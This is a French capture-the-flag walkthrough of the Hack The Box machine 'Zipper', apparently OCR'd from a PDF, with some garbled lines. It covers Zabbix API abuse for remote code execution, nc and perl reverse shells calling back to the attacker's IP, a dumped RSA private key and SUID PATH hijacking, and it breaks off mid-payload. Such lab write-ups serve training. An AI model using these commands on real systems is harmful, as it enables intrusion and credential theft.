Hack The Box | Machines


Linux and Windows machine writeups

Windows

Linux

Linux

[FR] Zipper (Hard)



Ce que vous allez apprendre :

- API vers RCE
- De la magie pour obtenir un shell stable
- Abus des binaires SUID
- Manipulation de path

Vue d'ensemble :

- Faire des appels API en tant qu'utilisateur dont nous ne pouvons pas nous authentifier
- Créer un script (par le biais d'appels API) et obtenir RCE en tant qu'utilisateur `zabbix` dans un conteneur
- Créer un script perl reverse shell et le faire fonctionner sur l'agent zabbix (fonctionnant sur l'OS hôte)
- L'escalation de privilèges est un binaire qui exécute la commande `systemctl daemon-reload`
- Nous pouvons détourner cette commande en créant notre propre fichier systemctl (avec un reverse shell), puis modifier le chemin d'accès au fichier SUID, et exécuter notre fichier au lieu de `/bin/systemctl`


Les étapes détaillées

Nous allons commencer par effectuer une première reconnaissance :

```
nmap -sS -sV -sC -O -p - 10.10.10.108
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp    open  http       Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10050/tcp open  zabbix-agent
```

D'après la version SSH, il s'agit probablement d'Ubuntu Bionic (18.04), nous avons un agent Zabbix sur le port 10050, et un site web sur le port 80.

En allant sur le site web, nous sommes accueillis par une page par défaut d'Apache2 Ubuntu :



Alors, allons-y et lancons gobuster :


```
gobuster dir -u http://10.10.10.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-
small.txt -x txt,php,html,zip -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.108
[+] Threads:        40
```

```
[+] Wordlist:        /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Extensions:      txt,php,html,zip
[+] Timeout:         10s
===============================================================
2020/05/06 13:32:22 Starting gobuster
===============================================================
/index.html (Status: 200)
/zabbix (Status: 301)
===============================================================
```

Nous retrouvons le nom de Zabbix. Zabbix est une suite logicielle conçue pour donner au personnel informatique une visibilité sur leur infrastructure informatique grâce à une interface graphique web et une API.
Ce que dit leur site web : *Monitor anything - Solutions for any kind of IT infrastructure, services, applications, resources.*

Nous obtenons cette page de connexion, nous n'avons pas d'identifiants mais il y a une option pour se connecter en tant qu'invité. Donc oui, c'est vraiment un outil de surveillance des serveurs, mais en tant qu'invité, nous ne pouvons voir qu'un tableau de bord.

Après un peu d'énumération, nous remarquerons dans : Monitoring -> Latest data, Zapper's Backup Script





Maintenant, nous avons un potentiel user: `zapper`.
On peut essayer de bruteforce, mais un simple essai aura suffit, le mot de passe est le pseudo..
`zapper : zapper`

`GUI access disabled`, sur exploit-db il y a un exploit **authenticated remote code execution** pour une ancienne version de Zabbix : https://www.exploit-db.com/exploits/39937.
Malheureusment nos identifiants ne suffisent pas pour l'exécuter.

Après avoir fait un bon nombre de recherches (et sachant que cette machine abuse des API), je me suis tourné vers l'API Zabbix, qui est documentée : https://www.zabbix.com/documentation/3.0/manual/api/reference.
Donc ce que nous voudrons faire est simple :

1. Se connecter dans l'API
2. Obtenir une liste d'Host IDs
3. Obtenir un reverse-shell en exécutant un script spécifiant les bons Host IDs




Performing requests

Once you've set up the frontend, you can use remote HTTP requests to call the API. To do that you need to send HTTP POST requests to the `api_jsonrpc.php` f
Zabbix frontend is installed under *http://company.com/zabbix*, the HTTP request to call the `apiinfo.version` method may look like this:

```
POST http://company.com/zabbix/api_jsonrpc.php HTTP/1.1
Content-Type: application/json-rpc

{"jsonrpc":"2.0","method":"apiinfo.version","id":1,"auth":null,"params":{}}
```

The request must have the `Content-Type` header set to one of these values: `application/json-rpc`, `application/json` or `application/jsonrequest`.

Pour intéragir avec l'API, je vais envoyer des requêtes `curl` POST à `/zabbix/api_jsonrpc.php`

Nous devons donc nous connecter, pour ce faire, nous procéderons comme suit :

```
curl http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"user.login", "id":1, "auth":null, "params":{"user": "zapper",
"password": "zapper"}}'

{"jsonrpc":"2.0","result":"98d9e1f155c0be74352ccbb0f9b4e453","id":1}
```

Avant de pouvoir accéder aux données de Zabbix, nous devons nous connecter et obtenir un token.
Après cela, nous pouvons nous connecter en utilisant la méthode `user.login` pour lister les utilisateurs :

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"user.get", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453",
"params":{"output": "extend"}}' | jq .

{
  "jsonrpc": "2.0",
```

```
  "result": [
    {
      "userid": "1",
      "alias": "Admin",
      "name": "Zabbix",
      "surname": "Administrator",
      "url": "",
      "autologin": "1",
      "autologout": "0",
      "lang": "en_GB",
      "refresh": "30",
      "type": "3",
      "theme": "default",
      "attempt_failed": "0",
      "attempt_ip": "",
      "attempt_clock": "0",
      "rows_per_page": "50"
    },
    {
      "userid": "2",
      "alias": "guest",
      "name": "",
      "surname": "",
      "url": "",
      "autologin": "1",
      "autologout": "0",
      "lang": "en_GB",
      "refresh": "30",
      "type": "1",
      "theme": "default",
      "attempt_failed": "0",
      "attempt_ip": "",
      "attempt_clock": "0",
      "rows_per_page": "50"
    },
    {
      "userid": "3",
      "alias": "zapper",
      "name": "zapper",
      "surname": "",
```

```
      "url": "",
      "autologin": "0",
      "autologout": "0",
      "lang": "en_GB",
      "refresh": "30",
      "type": "3",
      "theme": "default",
      "attempt_failed": "0",
      "attempt_ip": "",
      "attempt_clock": "0",
      "rows_per_page": "50"
    }

],
  "id":
1
}
```

Je peux aussi lister les hosts IDs, et voir qu'il y en a deux, nommés Zabbix et Zipper en utilisant la commande suivante :

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"host.get", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453",
"params":{}}' | jq .

...
      "hostid": "10106",
      "proxy_hostid": "0",
      "host": "Zipper",
...
      "hostid":
"10105",
      "proxy_hostid":
"0",
      "host": "Zabbix",
...
```

Et je peux aussi obtenir une liste des scripts actuellement présents :

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
```

```
'{"jsonrpc":"2.0", "method":"script.get", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453",
"params":{}}' | jq .

{
  "jsonrpc": "2.0",
  "result": [
    {
      "scriptid": "1",
      "name": "Ping",
      "command": "/bin/ping -c 3 {HOST.CONN} 2>&1",
      "host_access": "2",
      "usrgrpid": "0",
      "groupid": "0",
      "description": "",
      "confirmation": "",
      "type": "0",
      "execute_on": "1"
    },
    {
      "scriptid": "2",
      "name": "Traceroute",
      "command": "/usr/bin/traceroute {HOST.CONN} 2>&1",
      "host_access": "2",
      "usrgrpid": "0",
      "groupid": "0",
      "description": "",
      "confirmation": "",
      "type": "0",
      "execute_on": "1"
    },
    {
      "scriptid": "3",
      "name": "Detect operating system",
      "command": "sudo /usr/bin/nmap -O {HOST.CONN} 2>&1",
      "host_access": "2",
      "usrgrpid": "7",
      "groupid": "0",
      "description": "",
      "confirmation": "",
      "type": "0",
```

```
      "execute_on": "1"
    }
  ],
  "id": 1
}
```

En théorie, il existe maintenant de multiples façons d'obtenir un shell. J'en connais deux, mais j'ai vu quelqu'un le faire de quatre manières différentes. Dans ce walkthrough, nous allons simplement le faire par l'API.

J'ai énuméré les hôtes que cette instance de Zabbix contrôle. L'un s'appelait Zabbix, et l'autre Zipper. Donc pour attaquer Zipper, je vais prendre son host ID (10106), et créer un script pour exécuter ce que je veux (https://www.zabbix.com/documentation/3.0/manual/api/reference/script/create)

- `"command": "id"` - la commande à exécuter
- `"name": "test"` - ça peut être n'importe quoi
- `"execute_on": 0` - où exécuter le script. Si je ne le précise pas, la valeur par défaut est 1, ce qui signifie qu'il sera exécuté sur le serveur Zabbix.

Mais je veux l'exécuter sur l'agent Zabbix, donc je vais passer à 0.

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.create", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"command": "id", "name": "test",
"execute_on": 0}}' | jq .

{
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "4"
    ]
  },
  "id": 1
}
```

Je récupère le script id de 4. Maintenant, je vais le lancer avec `script.execute` :

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.execute", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": 10106, "scriptid": 4}}' | jq .
```

```
{
  "jsonrpc": "2.0",
  "result": {
    "response": "success",
    "value": "uid=107(zabbix) gid=113(zabbix) groups=113(zabbix)"
  },
  "id": 1
}
```

Comme vous pouvez le voir, la commande a été exécutée et a affiché l'ID (zabbix), donc nous savons qu'elle fonctionne.
Maintenant, faisons la même chose mais pour obtenir un reverse shell.

Uploadons le script :

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.update", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"scriptid": 4, "command": "rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 443 >/tmp/f"}}' | jq -c .

{"jsonrpc":"2.0","result":{"scriptids":[4]},"id":1}
```

Maintenant je vais utiliser l'API `script.execute` à nouveau pour exécuter le script que je viens d'upload :

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.execute", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": 10106, "scriptid": 4}}' | jq -
c .

{"jsonrpc":"2.0","error":{"code":-32500,"message":"Application error.","data":"Timeout while
executing a shell script."},"id":1}
```

Il crash (et éventuellement ne répond plus), cela me donne environ 10 secondes pour faire ce que je veux :

```
root@Boschko 14:28:46 ~/HacktheBox/Zipper
# nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
```

reverse shell dans la
se shell reviendra.

```
perl -e 'use
Socket;$i="10.10.14.31";$p=445;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,
-i");};'
```

```
=== Step 1 ===
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.create", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"command": "id", "name": "shell",
"execute_on": 0}}' | jq .

{
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "5"
    ]
  },
  "id": 1
}

=== Step 2 ===
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.update", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"scriptid": 5, "command": "rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 443 >/tmp/f"}}' | jq -c .
{"jsonrpc":"2.0","result":{"scriptids":[5]},"id":1}

=== Step 3 ===
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.execute", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": "10106", "scriptid": 5}}' | jq
-c .
```

```
root@Boschko 14:49:41 ~/HacktheBox/Zipper
cat perl.shell | nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.108.
Ncat: Connection from 10.10.10.108:58472.
/bin/sh: 0: can't access tty; job control turned off
$
root@Boschko 14:49:59 ~/HacktheBox/Zipper
```

```
# ^C

root@Boschko 14:49:41 ~/HacktheBox/Zipper
nc -nlvp 445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::445
Ncat: Listening on 0.0.0.0:445
Ncat: Connection from 10.10.10.108.
Ncat: Connection from 10.10.10.108:53138.
/bin/sh: 0: can't access tty; job control turned off
$
```

```
{"jsonrpc":"2.0","error":{"code":-32500,"message":"Application error.","data":"Timeout while executing a shell script."},"id":1}

root@Boschko 14:49:27 ~
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d '{"jsonrpc":"2.0", "method":"scr
ipt.execute", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": "10106", "scriptid": 5}}' | jq -c .
{"jsonrpc":"2.0","error":{"code":-32500,"message":"Application error.","data":"Timeout while executing a shell script."},"id":1}
```

Nous avons maintenant un shell en tant que zabbix mais le fichier user.txt appartient à zapper, nous devrons donc faire une escalade de privilège vers zapper.

```
$ cat user.txt
cat: user.txt: Permission denied
```

r que ça rende l'énumération plus simple :

```
$ wget http://10.10.14.31/linpeas.sh
--2020-05-06 15:06:36--  http://10.10.14.31/linpeas.sh
Connecting to 10.10.14.31:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 160507 (157K) [text/x-sh]
Saving to: ‘linpeas.sh’

     0K .......... .......... .......... .......... .......... 31%  524K 0s
    50K .......... .......... .......... .......... .......... 63%  534K 0s
   100K .......... .......... .......... .......... .......... 95%  560K 0s
   150K ......                                                 100%  274K=0.3s

2020-05-06 15:06:37 (518 KB/s) - ‘linpeas.sh’ saved [160507/160507]

$ chmod +x linpeas.sh
```

À l'intérieur de "utils" dans le dossier /home/zapper nous trouvons 2 fichiers : `backup.sh` et `zabbix-service`.

```
$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &>/dev/null
```

A l'intérieur nous trouvons `-p ZippityDoDah` ...oui c'est le mot de passe de zapper ...

Nous avons maintenant le user.txt !

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
zabbix@zipper:/home/zapper/utils$ su zapper
su zapper
Password: ZippityDoDah


              Welcome to:
███████╗██╗██████╗ ██████╗ ███████╗██████╗
╚══███╔╝██║██╔══██╗██╔══██╗██╔════╝██╔══██╗
  ███╔╝ ██║██████╔╝██████╔╝█████╗  ██████╔╝
 ███╔╝  ██║██╔═══╝ ██╔═══╝ ██╔══╝  ██╔══██╗
███████╗██║██║     ██║     ███████╗██║  ██║
╚══════╝╚═╝╚═╝     ╚═╝     ╚══════╝╚═╝  ╚═╝


[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2020-05-06.7z



zapper@zipper:~/utils$
```

Nous allons maintenant devoir escalader vers le root.

Nous allons aussi rapidement récupérer les clés SSH, au cas où.

```
zapper@zipper:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
```

```
MIIEpQIBAAKCAQEAzU9krR2wCgTrEOJY+dqbPKlfgTDDlAeJo65Qfn+39Ep0zLpR
l3C9cWG9WwbBlBInQM9beD3HlwLvhm9kL5s55PIt/fZnyHjYYkmpVKBnAUnPYh67
GtTbPQUmU3Lukt5KV3nf18iZvQe0v/YKRA6Fx8+Gcs/dgYBmnV13DV8uSTqDA3T+
eBy7hzXoxW1sInXFgKizCEXbe83vPIUa12o0F5aZnfqM53MEMcQxliTiG2F5Gx9M
2dgERDs5ogKGBv4PkgMYDPzXRoHnktSaGVsdhYNSxjNbqE/PZFOYBq7wYIlv/QPi
eBTz7Qh0NNR1JCAvM9MuqGURGJJzwdaO4IJJWQIDAQABAoIBAQDIu7MnPzt60Ewz
+docj4vvx3nFCjRuauA71JaG18C3bIS+FfzoICZY0MMeWICzkPwn9ZTs/xpBn3Eo
84f0s8PrAI3PHDdkXiLSFksknp+XNt84g+tT1IF2K67JMDnqBsSQumwMwejuVLZ4
aMqot7o9Hb3KS0m68BtkCJn5zPGoTXizTuhA8Mm35TovXC+djYwgDsCPD9fHsajh
UKmIIhpmmCbHHKmMtSy+P9jk1RYbpJTBIi34GyLruXHhl8EehJuBpATZH34KBIKa
```

```
8QBB1nGO+J4lJKeZuW3vOI7+nK3RqRrdo+jCZ6B3mF9a037jacHxHZasaK3eYmgP
rTkd2quxAoGBAOat8gnWc8RPVHsrx5uO1bgVukwA4UOgRXAyDnzOrDCkcZ96aReV
UIq7XkWbjgt7VjJIIbaPeS6wmRRj2lSMBwf1DqZIHDyFlDbrGqZkcRv76/q15Tt0
oTn4x8SRZ8wdTeSeNRE3c5aFgz+r6cklNwKzMNuiUzcOoR8NSVOJPqJzAoGBAOPY
ks9+AJAjUTUCUF5KF4UTwl9NhBzGCHAiegagc5iAgqcCM7oZAfKBS3oD9lAwnRX+
zH84g+XuCVxJCJaE7iLeJLJ4vg6P43Wv+WJEnuGylvzquPzoAflYyl3rx0qwCSNe
8MyoGxzgSRrTFtYodXtXY5FTY3UrnRXLr+Q3TZYDAoGBALU/NO5/3mP/RMymYGac
OtYx1DfFdTkyY3y9B98OcAKkIlaA0rPh8O+gOnkMuPXSia5mOH79ieSigxSfRDur
7hZVeJY0EGOJPSRNY5obTzgCn65UXvFxOQCYtTWAXgLlf39Cw0VswVgiPTa4967A
m9F2Q8w+ZY3b48LHKLcHHfx7AoGATOqTxRAYSJBjna2GTA5fGkGtYFbevofr2U8K
Oqp324emk5Keu7gtfBxBypMD19ZRcVdu2ZPOkxRkfI77IzUE3yh24vj30BqrAtPB
MHdR24daiU8D2/zGjdJ3nnU19fSvYQ1v5ObrIDhm9XNFRk6qOlUp+6lW7fsnMHBu
lHBG9NkCgYEAhqEr2L1YpAW3ol8uz1tEgPdhAjsN4rY2xPAuSXGXXIRS6PCY8zDk
WaPGjnJjg9NfK2zYJqI2FN+8Yyfe62G87XcY7ph8kpe0d6HdVcMFE4IJ8iKCemNE
Yh/DOMIBUavqTcX/RVve0rEkS8pErQqYgHLHqcsRUGJlJ6FSyUPwjnQ=
-----END RSA PRIVATE KEY-----
```

Après une énumération basique nous trouvons un SUID sur zabbix-service :

```
zapper@zipper:~/utils$ find / -perm -u=s -type f 2>/dev/null
/home/zapper/utils/zabbix-service
```

Donc nous allons devoir comprendre comment exploiter ça... quand il est lancé, il nous demande soit de stopper ou démarrer le service, alors lançons "ltrace" pour voir :

```
zapper@zipper:~/utils$ ./zabbix-service
./zabbix-service
start or stop?: start
start
```

```
zapper@zipper:~/utils$ ltrace ./zabbix-service
ltrace ./zabbix-service
__libc_start_main(0x42b6ed, 1, 0xbfacafd4, 0x42b840 <unfinished ...>
setuid(0)                                        = -1
setgid(0)                                        = -1
printf("start or stop?: ")                       = 16
fgets(start or stop?: start
start
"start\n", 10, 0xb7f2b5c0)                 = 0xbfacaf02
strcspn("start\n", "\n")                         = 5
```

```
strcmp("start", "start")                          = 0
system("systemctl daemon-reload && syste"...Failed to reload daemon:  The name
org.freedesktop.PolicyKit1 was not provided by any .service files
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                            = 256
+++ exited (status 0) +++
```

En observant l'output de `ltrace`, on peut voir que le programme exécute `systemctl daemon-reload && systemctl start zabbix-agent` en tant qu'utilisateur root. L'appel se ferme vers la fin : `system("systemctl daemon-reload && syste`. C'est un peu coupé, mais je vois mieux avec `strings` :

```
zapper@zipper:~/utils$ strings zabbix-service |  grep system
strings zabbix-service |  grep system
system
systemctl daemon-reload && systemctl start zabbix-agent
systemctl stop zabbix-agent
system@@GLIBC_2.0
```

Il appelle `system` sur `systemctl` sans path. Si je change le path et que je l'appelle à nouveau, je peux remplacer systemctl avec mon propre payload.

Mon nouveau systemctl ressemble à ça :

```
zapper@zipper:~/utils$ chmod +x systemctl
zapper@zipper:~/utils$ cat systemctl
#!/bin/sh

